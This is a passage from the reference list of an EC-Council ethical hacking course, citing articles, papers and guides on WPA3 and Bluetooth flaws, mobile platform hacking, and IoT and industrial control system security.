1191. Michael Peters, (2019), Dragonblood Vulnerabilities Discovered in WPA3 WiFi Standard, from https://securityboulevard.com/2019/04/dragonblood-vulnerabilities-discovered-in-wpa3-wifi-standard/.

1192. Sergiu Gatlan, (2019), WPA3 Wi-Fi Standard Affected by New Dragonblood Vulnerabilities, from https://www.bleepingcomputer.com/news/security/wpa3-wi-fi-standard-affected-by-new-dragonblood-vulnerabilities/.

1193. Pierluigi Paganini, (2019), WPA3 Attacks Allow Hackers to Hack Wi-Fi Password, from https://securityaffairs.co/wordpress/83653/hacking/wpa3-security-flaws.html.

1194. Daniele Antonioli, Nils Ole Tippenhauer, and Kasper B. Rasmussen, The KNOB is Broken: Exploiting Low Entropy in the Encryption Key Negotiation of Bluetooth BR/EDR, from https://www.usenix.org/conference/usenixsecurity19/presentation/antonioli.

1195. Doug Lynch, (2019), KNOB Attack exploits Bluetooth spec flaw to spy on device connections, from https://www.xda-developers.com/knob-attack-bluetooth-flaw/.

1196. Michael Heller, (2019), KNOB attack puts all Bluetooth devices at risk, from https://searchsecurity.techtarget.com/news/252468914/KNOB-attack-puts-all-Bluetooth-devices-at-risk.

1197. Daniele Antonioli, (2019), About the KNOB Attack, from https://knobattack.com.

1198. Mathy Vanhoef and Eyal Ronen, Dragonblood: Analyzing the Dragonfly Handshake of WPA3 and EAP-pwd, from https://papers.mathyvanhoef.com/dragonblood.pdf.

1199. Trapti Pandey and Pratha Khare, Bluetooth Hacking and its Prevention, from https://www.ltts.com/sites/default/files/resources/pdf/whitepapers/2017-12/Bluetooth-Hacking-and-its-Prevention.pdf.

1200. Art Miller, (2019), How to Protect Yourself from Bluetooth Hacking, from https://www.vectorsecurity.com/blog/how-to-protect-yourself-from-bluetooth-hacking.

Module 17: Hacking Mobile Platforms

1201. Android framework for exploitation, from http://www.xysec.com/afe_manual.pdf.

1202. Sarah Perez, (2010), How to Hack Your Android Phone (and Why You Should Bother), from http://readwrite.com/2010/01/27/how_to_hack_your_android_phone.

1203. (2016), OWASP Mobile Top 10, from https://www.owasp.org/index.php/Projects/OWASP_Mobile_Security_Project_-_Top_Ten_Mobile_Risks.

1204. Security Threat Report 2014, from https://www.sophos.com/en-us/medialibrary/PDFs/other/sophos-security-threat-report-2014.pdf.

1205. wiseGEEK, What is Mobile Phone Spam?, from https://www.wisegeek.com/what-is-mobile-phone-spam.htm.

1206. Murugiah Souppaya and Karen Scarfone, (2013), Guidelines for Managing the Security of Mobile Devices in the Enterprise, from https://csrc.nist.gov/csrc/media/publications/sp/800-124/rev-1/final/documents/draft_sp800-124-rev1.pdf.

1207. Michael Cooney, (2012), 10 common mobile security problems to attack, from https://www.pcworld.com/article/2010278/10-common-mobile-security-problems-to-attack.html.

1208. Shruti Dhapola, (2014), Android is most hacked mobile OS: Here's how to protect your phone, from https://www.firstpost.com/tech/news-analysis/android-malware-increasing-tips-protect-phone-3647981.html.

1209. Network Spoofer - Hacking networks from Android, from http://www.hackedexistence.com/project-networkspoofer.html.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

1210. iOS jailbreaking, from https://en.wikipedia.org/wiki/IOS_jailbreaking#Types_of_jailbreaks.

1211. Jeff Benjamin, (2011), Untethered Jailbreak vs. Tethered Jailbreak vs. SemiTethered Jailbreak — What's the Difference?, from https://www.idownloadblog.com/2011/10/22/untethered-jailbreak-vs-tethered-jailbreak-vs-semitethered-jailbreak/.

1212. Jailbreak Your iPhone, iPad And iPod Touch, from https://www.iphoneinformer.com/jailbreak/.

1213. Lisa Phifer, (2013), BYOD security strategies: Balancing BYOD risks and rewards, from https://searchsecurity.techtarget.com/feature/BYOD-security-strategies-Balancing-BYOD-risks-and-rewards.

1214. Stephan Chenette, (2013), Building Custom Android Malware for Penetration Testing, from https://www.slideshare.net/schenette/building-custom-android-malware-brucon-2013.

1215. Al Berg, Best practices for protecting handhelds from mobile malware, from https://searchsecurity.techtarget.com/tip/Best-practices-for-protecting-handhelds-from-mobile-malware.

1216. Sam Bakken, (2017), Defense in Depth: A Layered Approach to Mobile Security with MDM, MAM & Mobile App Vetting, from https://www.nowsecure.com/blog/2017/12/12/defense-in-depth-a-layered-approach-to-mobile-security-with-mdm-mam-mobile-app-vetting/.

1217. (2017), Anatomy of an Android, from https://www.sophos.com/en-us/medialibrary/PDFs/other/sophos-anatomy-of-an-android-infographic.pdf.

1218. Victor Chebyshev, Fedor Sinitsyn, Denis Parinov, Boris Larin, Oleg Kupreev, and Evgeny Lopatin, (2019), IT threat evolution Q2 2019. Statistics, from https://securelist.com/it-threat-evolution-q2-2019-statistics/92053/.

1219. "Agent Smith": The New Virus to Hit Mobile Devices, from https://blog.checkpoint.com/2019/07/10/agent-smith-android-malware-mobile-phone-hack-virus-google/.

1220. (2019), Agent Smith virus hides in WhatsApp, infests 1.5 crore Android phones in India: What is it, should you worry, from https://www.indiatoday.in/technology/news/story/agent-smith-virus-whatsapp-infects-android-phones-in-india-what-is-it-1566668-2019-07-11.

1221. Aviran Hazum, Feixiang He, Inbal Marom, Bogdan Melnykov, and Andrey Polkovnichenko, (2019), Agent Smith: A New Species of Mobile Malware, from https://research.checkpoint.com/agent-smith-a-new-species-of-mobile-malware/.

1222. Pierluigi Paganini, (2016), Researchers hack WhatsApp accounts through SS7 protocol, from https://securityaffairs.co/wordpress/47179/hacking/hacking-ss7-protocol.html.

1223. Samuel Gibbs, (2016), SS7 hack explained: what can you do about it?, from https://www.theguardian.com/technology/2016/apr/19/ss7-hack-explained-mobile-phone-vulnerability-snooping-texts-calls.

1224. Secure your network from SS7 attacks, from https://www.sinch.com/insights/operator-opportunities/ss7/?cn-reloaded=1.

1225. Simjacker, from https://simjacker.com.

1226. Shouvik Das, (2019), Your Data, Location Might be Tracked with This SIM Card Flaw, Without Your Knowledge, from https://www.news18.com/news/tech/your-data-location-might-be-tracked-with-this-sim-card-flaw-without-your-knowledge-2306879.html.

1227. Mohit Kumar, (2019), New SIM Card Flaw Lets Hackers Hijack Any Phone Just by Sending SMS, from https://thehackernews.com/2019/09/simjacker-mobile-hacking.html.

1228. (2019), Device Administration Overview, from https://developer.android.com/guide/topics/admin/device-admin.html.

1229. Ashraf Iftekhar, (2018), How To Test Android Application Security Using Drozer?, from https://medium.com/@ashrafrizvi3006/how-to-test-android-application-security-using-drozer-edc002c5dcac.

1230. Sumit Bhattacharya, Android Penetration Tools Walkthrough Series: Drozer, from https://resources.infosecinstitute.com/android-penetration-tools-walkthrough-series-drozer/#gref.

1231. Romansh Yadav, (2019), Drozer! The Game Changer Tool for Android Pen Testing, from https://blog.securelayer7.net/drozer-the-game-changer-tool-for-android-pentesting/.

1232. Man-in-the-Disk: A New Attack Surface for Android Apps, from https://blog.checkpoint.com/2018/08/12/man-in-the-disk-a-new-attack-surface-for-android-apps/.

1233. Margaret Rouse, (2019), Man-in-the-Disk (MITD) Attack, from https://searchsecurity.techtarget.com/definition/man-in-the-disk-MITD-attack.

1234. Mohammed Tahir, (2019), Latest attack on Android known as "Spearphone Attack", from https://cyberops.in/blog/spearphone-attack/.

1235. Swati Khandelwal, (2019), New Attack Lets Android Apps Capture Loudspeaker Data Without Any Permission, from https://thehackernews.com/2019/07/android-side-channel-attacks.html

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

1236. Abeerah Hashim, (2019), Spearphone Attack Allows Android Apps to Listen to Your Loudspeaker Conversations, from https://latesthackingnews.com/2019/07/20/spearphone-attack-allows-android-apps-to-listen-to-your-loudspeaker-conversations/.

1237. Connor Jones, (2019), Android phones vulnerable to advanced SMS phishing attacks, from https://www.itpro.co.uk/security/34334/android-phones-vulnerable-to-advanced-sms-phishing-attacks.

1238. Ravie Lakshmanan, (2019), Hackers are now attacking Android users with advanced SMS phishing techniques, from https://thenextweb.com/security/2019/09/04/hackers-are-now-attacking-android-users-with-advanced-sms-phishing-techniques/.

1239. Aman Bhardwaj, (2019), SSL Pinning: Introduction & Bypass for Android, from https://niiconsulting.com/checkmate/2019/04/ssl-pinning-introduction-bypass-for-android/.

1240. Balaji N, (2019), Bypassing and Disabling SSL Pinning on Android to Perform Man-in-the-Middle Attack, from https://gbhackers.com/bypass-ssl-pinning/.

1241. Gurubaran S, (2019), Newly Discovered Tap 'n Ghost Attack Let Hackers to Remotely Control Android Smartphones, from https://gbhackers.com/tap-n-ghost-attack-remotely-smartphones/.

1242. (2019), Newly discovered Tap 'n Ghost attack can be used to target Android devices, from https://cyware.com/news/newly-discovered-tap-n-ghost-attack-can-be-used-to-target-android-devices-fe81c323.

1243. Ivan Pisarev, (2019), Gustuff: Weapon of Mass Infection, from https://www.group-ib.com/blog/gustuff.

1244. Sven Taylor, (2018), How to Secure Your Android Device in 5 Simple Steps, fromhttps://restoreprivacy.com/secure-android-device/.

1245. Michael Simon, (2019), How to Secure, Protect, and Completely Lock Down Your Android Phone, from https://www.pcworld.com/article/3332211/secure-android-phone.html.

1246. Steven J. and Vaughan-Nichols, (2018), The 10 best ways to secure your Android phone, from https://www.zdnet.com/article/the-ten-best-ways-to-secure-your-android-phone/.

1247. (2020), iOS jailbreaking, from https://en.wikipedia.org/wiki/IOS_jailbreaking#Types_of_jailbreaks.

1248. Roy Iarchy, (2018), iOS Trustjacking – A Dangerous New iOS Vulnerability, from https://www.symantec.com/blogs/feature-stories/ios-trustjacking-dangerous-new-ios-vulnerability.

1249. Joshua Long, (2018), iOS Trustjacking: How Attackers can Hijack Your iPhone, from https://www.intego.com/mac-security-blog/ios-trustjacking-how-attackers-can-hijack-your-iphone/.

1250. (2018), iOS Trustjacking Protection with EMM, from https://arsenb.wordpress.com/2018/04/25/ios-trustjacking-protection-with-emm/.

1251. Lewis Painter, (2019), iPhone Security Tips: How to Protect Your Phone from Hackers, from https://www.macworld.co.uk/how-to/iphone/iphone-security-tips-3638233/.

1252. (2019), 5 Easy Ways to Protect Your iPhone and Privacy in 2020 FREE, from https://www.vpnmentor.com/blog/protect-privacy-iphone/.

1253. Ken Hess, (2014), 10 BYOD policy guidelines for a secure work environment, from https://techtalk.gfi.com/10-byod-policy-guidelines-for-a-secure-work-environment/.

1254. OWASP Mobile Top 10, from https://owasp.org/www-project-mobile-top-10/#tab=Top_10_Mobile_Controls.

1255. Rohit Bhardwaj, Enterprise Ethical Mobile Hacking Using Owasp Top 10 2017, from https://developermarch.com/mds/downloadPDF/MODS17_Enterprise%20Ethical%20Mobile%20Hacking%20Using%20OWASP%20Top%2010%202017_Rohit.pdf.

1256. Tampering and Reverse Engineering, from https://mobile-security.gitbook.io/mobile-security-testing-guide/general-mobile-app-testing-guide/0x04c-tampering-and-reverse-engineering.

1257. Srinivas, Introduction to Reverse Engineering, from https://resources.infosecinstitute.com/android-hacking-and-security-part-18-introduction-to-reverse-engineering/#gref.

Module 18: IoT and OT Hacking

1258. Margaret Rouse, (2016), Internet of Things (IoT), from https://internetofthingsagenda.techtarget.com/definition/Internet-of-Things-IoT.

1259. Bernadette Johnson, How the Internet of Things Works, from https://computer.howstuffworks.com/internet-of-things.htm.

1260. (2016), The Pros and Cons of IoT, from http://www.humavox.com/blog/pros-cons-iot/.

1261. (2015), How IoT Works – An Overview of the Technology Architecture, from https://www.embitel.com/blog/embedded-blog/how-iot-works-an-overview-of-the-technology-architecture-2.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

1262. Internet of Things: Explained, from http://www.carritech.com/news/internet-of-things/.

1263. Dr. Gaurav Bajpai, Middleware for Internet of Things, from http://wireless.ictp.it/rwanda_2015/presentations/Middleware_IoT.pdf.

1264. M2M/IoT Sector Map, from http://www.beechamresearch.com/article.aspx?id=4.

1265. Vasanth Ganesan, (2016), Video meets the Internet of Things, from https://www.mckinsey.com/industries/technology-media-and-telecommunications/our-insights/video-meets-the-internet-of-things.

1266. (2015), 11 Internet of Things (IoT) Protocols You Need to Know About, from https://www.rs-online.com/designspark/eleven-internet-of-things-iot-protocols-you-need-to-know-about.

1267. Stan Schneider, (2013), Understanding The Protocols Behind The Internet Of Things, from https://www.electronicdesign.com/technologies/iot/article/21798493/understanding-the-protocols-behind-the-internet-of-things.

1268. Internet of things, from https://en.wikipedia.org/wiki/Internet_of_things#Trends_and_characteristics.

1269. Anupama Kaushik, (2016), IOT-An Overview, from https://www.ijarcce.com/upload/2016/march-16/IJARCCE%20264.pdf.

1270. Karen Rose, Scott Eldridge, Lyman Chapin, (2015), The Internet of Things: An Overview, from https://www.internetsociety.org/wp-content/uploads/2017/08/ISOC-IoT-Overview-20151221-en.pdf.

1271. Bruce Byfield, (2016), The Internet of Things: 7 Challenges, from https://www.datamation.com/data-center/the-internet-of-things-7-challenges.html.

1272. Aritra Sarkhel, (2016), 5 challenges to Internet of Things, from https://tech.economictimes.indiatimes.com/news/internet/5-challenges-to-internet-of-things/52700940.

1273. Robbie Mitchell, (2015), 5 challenges of the Internet of Things, from https://blog.apnic.net/2015/10/20/5-challenges-of-the-internet-of-things/.

1274. Azita Esmaili, (2015), The opportunities and threats of the Internet of Things, from https://www.techworld.com/startups/opportunities-threats-of-internet-of-things-3598417/.

1275. Charlie Ashton, (2015), Is IoT a Threat or an Opportunity for Service Providers?, from https://www.sdxcentral.com/articles/contributed/iot-threat-opportunity-service-providers-charlie-ashton/2015/06/.

1276. Avantika Monnappa, (2018), TOGAF and the Internet of Things, from https://www.simplilearn.com/togaf-applications-in-internet-of-things-iot-article.

1277. Tessel Renzenbrink, (2014), Internet of Things Poses an Unprecedented Privacy Risk, from https://www.elektormagazine.com/articles/internet-of-things-poses-an-unprecedented-privacy-risk.

1278. (2016), Top IoT Vulnerabilities, from https://www.owasp.org/index.php/Top_IoT_Vulnerabilities.

1279. (2015), IoT Attack Surface Areas, from https://www.owasp.org/index.php/IoT_Attack_Surface_Areas.

1280. Jaibeer Malik, (2017), IOT Security: Attack surface areas, Vulnerabilities & Considerations, from https://jaibeermalik.wordpress.com/2017/01/05/iot-security-attack-surface-areas-vulnerabilities-considerations/.

1281. Security for IoT, from https://www.infineon.com/cms/en/applications/smart-card-and-security/iot-security/?redirId=59655#!overview.

1282. Masato Terada, Naoko, and Naoko Ohnishi, (2017), HIRT-PUB16003: Cyber-attacks Using IoT Devices, http://www.hitachi.com/hirt/publications/hirt-pub16003/index.html.

1283. APNIC, (2017), IoT - the Next Wave of DDoS Threat Landscape, from https://www.slideshare.net/apnic/iot-the-next-wave-of-ddos-threat-landscape?qid=b1d633e5-2d40-4151-b3ec-91d93be094ea&v=&b=&from_search=6.

1284. Jaikumar Vijayan, (2014), Target attack shows danger of remotely accessible HVAC systems, from https://www.computerworld.com/article/2487452/cybercrime-hacking/target-attack-shows-danger-of-remotely-accessible-hvac-systems.html.

1285. Paul Roberts, (2012), FBI Issued Alert over July Attack on HVAC System, from https://securityledger.com/2012/12/fbi-issued-alert-over-july-attack-on-hvac-system/.

1286. Erez Metula, (2016), Hacking The IoT (Internet of Things) - PenTesting RF Operated Devices, from https://www.owasp.org/images/2/29/AppSecIL2016_HackingTheIoT-PenTestingRFDevices_ErezMetula.pdf.

1287. Jerry Hildenbrand, (2017), Let's talk about Blueborne, the latest Bluetooth vulnerability, from https://www.androidcentral.com/lets-talk-about-blueborne-latest-bluetooth-vulnerability.

1288. (2017), The Attack Vector "BlueBorne" Exposes Almost Every Connected Device, from https://www.armis.com/blueborne/.

1289. Blueborne Attack Threatens IoT Devices, from https://www.pindrop.com/blog/blueborne-attack-threatens-iot-devices/.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

1290. Kim Zetter, (2016), Inside the Cunning, Unprecedented Hack of Ukraine's Power Grid, from https://www.wired.com/2016/03/inside-cunning-unprecedented-hack-ukraines-power-grid/.

1291. Taylor Edginton, Find the IP Address of any IoT Device, from https://www.pingplotter.com/wisdom/article/finding-my-smart-outlet.html.

1292. (2017) Hacking Zigbee Devices, from https://blog.attify.com/hack-iot-devices-zigbee-sniffing-exploitation/.

1293. (2016), IoT Devices Easily Hacked to be Backdoors: Experiment, from https://www.securityweek.com/iot-devices-easily-hacked-be-backdoors-experiment.

1294. Scott Craig, (2016), Telnet: An Attacker's Gateway to the IoT, from https://securityintelligence.com/telnet-an-attackers-gateway-to-the-iot.

1295. (2016), Emulating and Exploiting Firmware binaries – Offensive IoT Exploitation series, from https://resources.infosecinstitute.com/emulating-and-exploiting-firmware-binaries-offensive-iot-exploitation-series/.

1296. OWASP Top 10 Internet of Things Vulnerability Categories, from https://www.owasp.org/images/8/8e/Infographic-v1.jpg.

1297. (2016), IoT Framework Assessment, from https://www.owasp.org/index.php/IoT_Framework_Assessment.

1298. (2019), MQTT v5.0 now an official OASIS standard, from http://mqtt.org/.

1299. (2020), MQTT, from https://en.wikipedia.org/wiki/MQTT.

1300. (2020), Constrained Application Protocol, from https://en.wikipedia.org/wiki/Constrained_Application_Protocol.

1301. CoAP, from https://coap.technology/.

1302. (2019), 6LoWPAN, from https://en.wikipedia.org/wiki/6LoWPAN.

1303. (2020), Edge computing, from https://en.wikipedia.org/wiki/Edge_computing.

1304. (2020), ANT (network), from https://en.wikipedia.org/wiki/ANT_(network).

1305. (2019), OMA LWM2M, from https://en.wikipedia.org/wiki/OMA_LWM2M.

1306. (2020), IoT Standards and Protocols, from https://www.postscapes.com/internet-of-things-protocols/.

1307. (2020), Google Fuchsia, from https://en.wikipedia.org/wiki/Google_Fuchsia.

1308. Rita Sharma, Top 10 Challenges Enterprises Face in IoT Implementation, from https://www.finoit.com/blog/enterprise-challenges-in-iot/.

1309. OWASP Internet of Things, from https://owasp.org/www-project-internet-of-things/#tab=IoT_Attack_Surface_Areas.

1310. Internet of Things (IoT) Threats, from https://appsec-labs.com/iot_threats/#toggle-id-5.

1311. (2019), IoT Application Security Challenges and Solutions, from https://www.iotforall.com/iot-application-security/.

1312. Ryan Kh, (2018), Assessing the Severity of SQL Injection Threats to IoT Security, from https://www.smartdatacollective.com/assessing-severity-sql-injection-threats-iot-security/.

1313. Anand Srinivasan, (2017), Understanding SDR-Based Attacks on IoT, from https://datafloq.com/read/understanding-sdr-based-attacks-on-iot/3735.

1314. Nitesh Malviya, IoT Radio Communication Attack, from https://resources.infosecinstitute.com/iot-radio-communication-attack/#gref.

1315. Robert Keim, (2017), Introduction to Software-Defined Radio, from https://www.allaboutcircuits.com/technical-articles/introduction-to-software-defined-radio/.

1316. Rene Millman, (2018), Hackers Could Use Web-based Attacks to Take Over IoT Devices, from https://internetofbusiness.com/hackers-could-use-web-based-attacks-to-take-over-iot-devices/.

1317. (2019), Discovering and Hacking IoT Devices Using Web-Based Attacks, from https://www.netsparker.com/blog/web-security/discovering-hacking-iot-devices-using-web-based-attacks/.

1318. Gunes Acar, Danny Y. Huang, Frank Li, Arvind Narayanan, and Nick Feamster, (2018), Fast Web-based Attacks to Discover and Control IoT Devices, from https://freedom-to-tinker.com/2018/06/21/fast-web-based-attacks-to-discover-and-control-iot-devices/.

1319. Gunes Acar, Danny Huang, Frank Li, Arvind Narayanan, and Nick Feamster, Web-based Attacks on Local IoT Devices, from https://conferences.sigcomm.org/sigcomm/2018/files/slides/iot/paper_3.1.pdf.

1320. Margaret Rouse, (2008), DNS Rebinding Attack, from https://searchsecurity.techtarget.com/definition/DNS-rebinding-attack.

1321. Kobus Marneweck, (2019), The Role of Physical Security in IoT, from https://community.arm.com/iot/b/blog/posts/the-role-of-physical-security-in-iot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

1322. Shivam Bhasin and Debdeep Mukhopadhyay, (2016), Fault Injection Attacks, from https://pdfs.semanticscholar.org/0ae1/a6e055383e64011fa639e42f9294d11c3639.pdf.

1323. Hezam Akram Abdul-Ghani, Dimitri Konstantas, and Mohammed Mahyoub, (2018), A Comprehensive IoT Attacks Survey Based on a Building-blocked Reference Model, from https://thesai.org/Downloads/Volume9No3/Paper_49-A_Comprehensive_IoT_Attacks_Survey.pdf.

1324. (2019), 2019 Internet Security Threat Report, from https://www.symantec.com/security-center/threat-report.

1325. Karen Taylor, Mark Steedman, Amen Sanghera, and Matthew Thaxter, (2018), Medtech and the Internet of Medical Things, from https://www2.deloitte.com/content/dam/Deloitte/global/Documents/Life-Sciences-Health-Care/gx-lshc-medtech-iomt-brochure.pdf.

1326. Dr Leonie Maria Tanczer, Dr Ine Steenmans, Dr Irina Brass, and Dr Madeline Carr, (2018), Networked World Risks and Opportunities in the Internet of Things, from https://discovery.ucl.ac.uk/id/eprint/10063068/1/InterconnectedWorld2018.pdf.

1327. Smart Home Statistics, from https://ipropertymanagement.com/research/iot-statistics.

1328. Cyrill Brunschwiler, (2016), Software Defined Radio (SDR) and Decoding On-off Keying (OOK), from https://blog.compass-security.com/2016/09/software-defied-radio-sdr-and-decoding-on-off-keying-ook/.

1329. Aaron Guzman and Aditya Gupta, Defining Firmware Analysis Methodology, from https://play.google.com/books/reader?id=rEFPDwAAQBAJ&hl=en&pg=GBS.PA73.w.2.0.0.

1330. OWASP Internet of Things, from https://owasp.org/www-project-internet-of-things/#Things_to_check_for_once_the_file_system_is_mounted_or_extracted.

1331. Industrial IoT: Threats and Countermeasures, from https://www.rambus.com/iot/industrial-iot/.

1332. Internet of Things (IoT) security: 9 ways you can help protect yourself, from https://us.norton.com/internetsecurity-iot-securing-the-internet-of-things.html.

1333. Cujo AI, (2018), Five Key Security Tips to Avoid an IoT Hack, from https://www.helpnetsecurity.com/2018/08/14/avoid-iot-hack/.

1334. Common Attacks on IoT Devices, from https://elinux.org/images/f/f8/Common-Attacks-on-IoT-Devices-Christina-Quast.pdf.

1335. Lyndon Sutherland, (2017), The Weaponization of IoT Devices, from https://www.ibm.com/downloads/cas/6MLEALKV.

1336. Jeff Day, Roger Shepherd, Paul Kearney and Richard Storer, (2018), Best Practice Guides, from https://www.iotsecurityfoundation.org/wp-content/uploads/2019/03/Best-Practice-Guides-Release-1.2.1.pdf.

1337. OWASP's Top 10 IoT Vulnerabilities, from https://www.deviceauthority.com/blog/owasp-s-top-10-iot-vulnerabilities.

1338. Fredric Paul, (2019), Top 10 IoT vulnerabilities, from https://www.networkworld.com/article/3332032/top-10-iot-vulnerabilities.html.

1339. (2016), IoT Framework Assessment, from https://www.owasp.org/index.php/IoT_Framework_Assessment.

1340. Calum McClelland, (2019), IoT Device Management: What is it and Why Do You Need it?, from https://www.iotforall.com/what-is-iot-device-management/.

1341. (2019), Using Oracle Internet of Things Asset Monitoring Cloud Service, from https://docs.oracle.com/en/cloud/saas/iot-asset-cloud/iotaa/operations-center.html#GUID-25C1A99C-850D-40E6-864D-04CC6CE295C4.

1342. (2020), Operational Technology, from https://en.wikipedia.org/wiki/Operational_Technology.

1343. Lauren Horwitz, OT networks and IT networks are closely intertwined, from https://www.cisco.com/c/en/us/products/security/ot-networks.html.

1344. Operational Technology (OT) – Definitions and Differences with IT, from https://www.i-scoop.eu/industry-4-0/operational-technology-ot/.

1345. Graham Williamson, (2015), OT, ICS, SCADA – What's the difference?, from https://www.kuppingercole.com/blog/williamson/ot-ics-scada-whats-the-difference.

1346. OT Definition - Operational Technology, from http://www.commtunnel.com/ot-definition/.

1347. About Industrial Networks, from https://www.oreilly.com/library/view/industrial-network-security/9780124201149/B9780124201149000022/B9780124201149000022.xhtml#B9780124201149000022.

1348. Mohamed Babikir, (2018), Convergence of IT and OT in Energy and Manufacturing, from https://www.digitalistmag.com/cio-knowledge/2018/11/05/convergence-of-it-ot-in-energy-manufacturing-06192743.

1349. Tim Sowell, (2015), OT/IT Convergence "What does it mean in the Industrial World?", from http://operationalevolution.blogspot.com/2015/02/otit-convergence-what-does-it-mean-in.html.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

1350. Bridging the Gap Between Operational Technology and Information Technology, from https://www.avnet.com/wps/wcm/connect/onesite/90fb068d-33a4-4039-970e-91bea619456f/pa-eurotechot-it-whitepaper-inc0364043-0416-en.pdf?MOD=AJPERES&CVID=lFRXUrV&id=1489688438797.

1351. Beginners: What is Industrial IoT (IIoT), from https://www.youtube.com/watch?v=6MN0xRJ3yzE.

1352. The Purdue model for Industrial control systems, from https://subscription.packtpub.com/book/networking_and_servers/9781788395151/1/ch01lvl1sec10/the-purdue-model-for-industrial-control-systems.

1353. (2019), Blueprint for Securing Industrial Control Systems, from https://www.checkpoint.com/downloads/products/cp-industrial-control-ics-security-blueprint.pdf.

1354. Ethernet-to-the-Factory 1.2 Design and Implementation Guide, from https://www.cisco.com/c/en/us/td/docs/solutions/Verticals/EttF/EttFDIG/ch2_EttF.html.

1355. Rick Peters, (2019), Key Findings on the State of Operational Technology and Cybersecurity, from https://www.csoonline.com/article/3392579/key-findings-on-the-state-of-operational-technology-and-cybersecurity.html#:~:targetText=Cybersecurity%20Risks%20for%20Operational%20Technology&targetText=The%20most%20common%20types%20of,spyware%2C%20and%20mobile%20security%20breaches.

1356. (2018), Identifying the Risks to Operational Technology, from https://www.horn-it.com/2018/09/identifying-the-risks-to-operational-technology/.

1357. (2018), Why a Unified Approach to IT and OT Network Security is Critical, from https://www.infosecurityeurope.com/__novadocuments/480018?v=636628570667070000.

1358. (2019), The IIoT Attack Surface: Threats and Security Solutions, from https://www.trendmicro.com/vinfo/us/security/news/internet-of-things/-the-iiot-attack-surface-threats-and-security-solutions.

1359. Keith Stouffer, Victoria Pillitteri, Suzanne Lightman, Marshall Abrams, and Adam Hahn, (2015), Guide to Industrial Control Systems (ICS) Security, from https://nvlpubs.nist.gov/nistpubs/specialpublications/nist.sp.800-82r2.pdf.

1360. Industrial Control System, from https://www.trendmicro.com/vinfo/in/security/definition/industrial-control-system.

1361. Arthur Gervais, (2012), Security Analysis of Industrial Control Systems, from http://nordsecmob.aalto.fi/en/publications/theses_2012/gervais-arthur_thesis.pdf.

1362. Pascal Ackerman, The Industrial control system architecture, from https://www.oreilly.com/library/view/industrial-cybersecurity/9781788395151/4e1de95d-dcb4-44bd-b845-4706bc4c4682.xhtml.

1363. Distributed control system, from https://www.oreilly.com/library/view/industrial-cybersecurity/9781788395151/9116dbe5-4ade-43fc-9ea4-1adcaa6cdac1.xhtml.

1364. Everything You Need to Know About Distributed Control System, from https://www.elprocus.com/distributed-control-system-features-and-elements/.

1365. Pascal Ackerman, Supervisory Control and Data Acquisition, from https://www.oreilly.com/library/view/industrial-cybersecurity/9781788395151/b99736a0-fe9d-4b70-9ea8-b6a76142ffd0.xhtml.

1366. SCADA Overview, from https://research.aurainfosec.io/scada-penetration-testing/#scada-overview.

1367. What is a PLC System – Different Types of PLCs with Applications, from https://www.elprocus.com/programmable-logic-controllers-and-types-of-plcs/.

1368. PLC: Industrial Applications of Programmable Logic Controller, from https://www.mobileautomation.com.au/plc-industrial-application/.

1369. Basic Process Control Systems, from http://stiautomation.net/basic-process-control-systems/.

1370. (2015), Basic Process Control System (BPCS), from http://thamilkash.blogspot.com/2015/06/identify-basic-process-control-system.html.

1371. Process Automation Protocols, from https://www.oreilly.com/library/view/industrial-cybersecurity/9781788395151/f1cac712-ca9d-4361-a4a6-715a4bb1d6b6.xhtml.

1372. Miguel Herrero Collantes and Antonio López Padilla, (2015), Protocols and Network Security in ICS Infrastructures, from https://www.incibe.es/extfrontinteco/img/File/intecocert/ManualesGuias/incibe_protocol_net_security_ics.pdf.

1373. (2016), Communication Network Dependencies for ICS/SCADA Systems, from https://www.enisa.europa.eu/publications/ics-scada-dependencies/at_download/fullReport.

1374. (2018), Industrial Protocols, from https://uploads-ssl.webflow.com/57b990500c7bdb623821b928/5ab757d71f3370e024d6184c_ProtocolUpdateDataSheet.pdf.

1375. Operational Technology and Security, from http://trustcentral.com/use-cases/operational-technology-ot-and-iiot/.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

1376. Pascal Ackerman, Communication Protocols in The Enterprise Zone, from https://www.oreilly.com/library/view/industrial-cybersecurity/9781788395151/0af70163-afb9-40d1-8ec2-fdfe65e2d3b1.xhtml.

1377. Glenn Schatz, (2016), Wireless IoT Network Protocols, from https://www.link-labs.com/blog/complete-list-iot-network-protocols.

1378. (2019), List of Automation Protocols, from https://en.wikipedia.org/wiki/List_of_automation_protocols.

1379. LoRa Network Protocol and Long Range Wireless IoT, from https://www.postscapes.com/long-range-wireless-iot-protocol-lora/.

1380. ICS Protocols, from https://resources.infosecinstitute.com/category/certifications-training/ics-scada/ics-protocols/#gref.

1381. Sercos II, from https://www.kunbus.com/sercos-ii.html.

1382. S7 Communication (S7comm), from https://wiki.wireshark.org/S7comm.

1383. Siemens S7 Protocol, from http://settimino.sourceforge.net/s7_protocol.html.

1384. (2015), Cyber Savvy: Securing Operational Technology Assets, from https://www.pwc.com.au/pdf/securing-operational-technology-assets.pdf.

1385. (2016), Critical Infrastructure and SCADA/ICS Cybersecurity Vulnerabilities and Threats, from https://www.checkpoint.com/downloads/products/top-10-cybersecurity-vulnerabilities-threat-for-critical-infrastructure-scada-ics.pdf.

1386. Top 10 Operational Technology Security Threats, from https://www.bayshorenetworks.com/top-10-ot-threats.

1387. Eduard Kovacs, (2018), Vulnerability Exposes Rockwell Controllers to DoS Attacks, from https://www.securityweek.com/vulnerability-exposes-rockwell-controllers-dos-attacks.

1388. Brian Gorenc and Fritz Sands, Hacker Machine Interface, from https://documents.trendmicro.com/assets/wp/wp-hacker-machine-interface.pdf.

1389. (2019), Singapore's Operational Technology Cybersecurity Masterplan 2019, from https://www.csa.gov.sg/~/media/csa/documents/publications/ot_masterplan/csa_ot_masterplan.pdf.

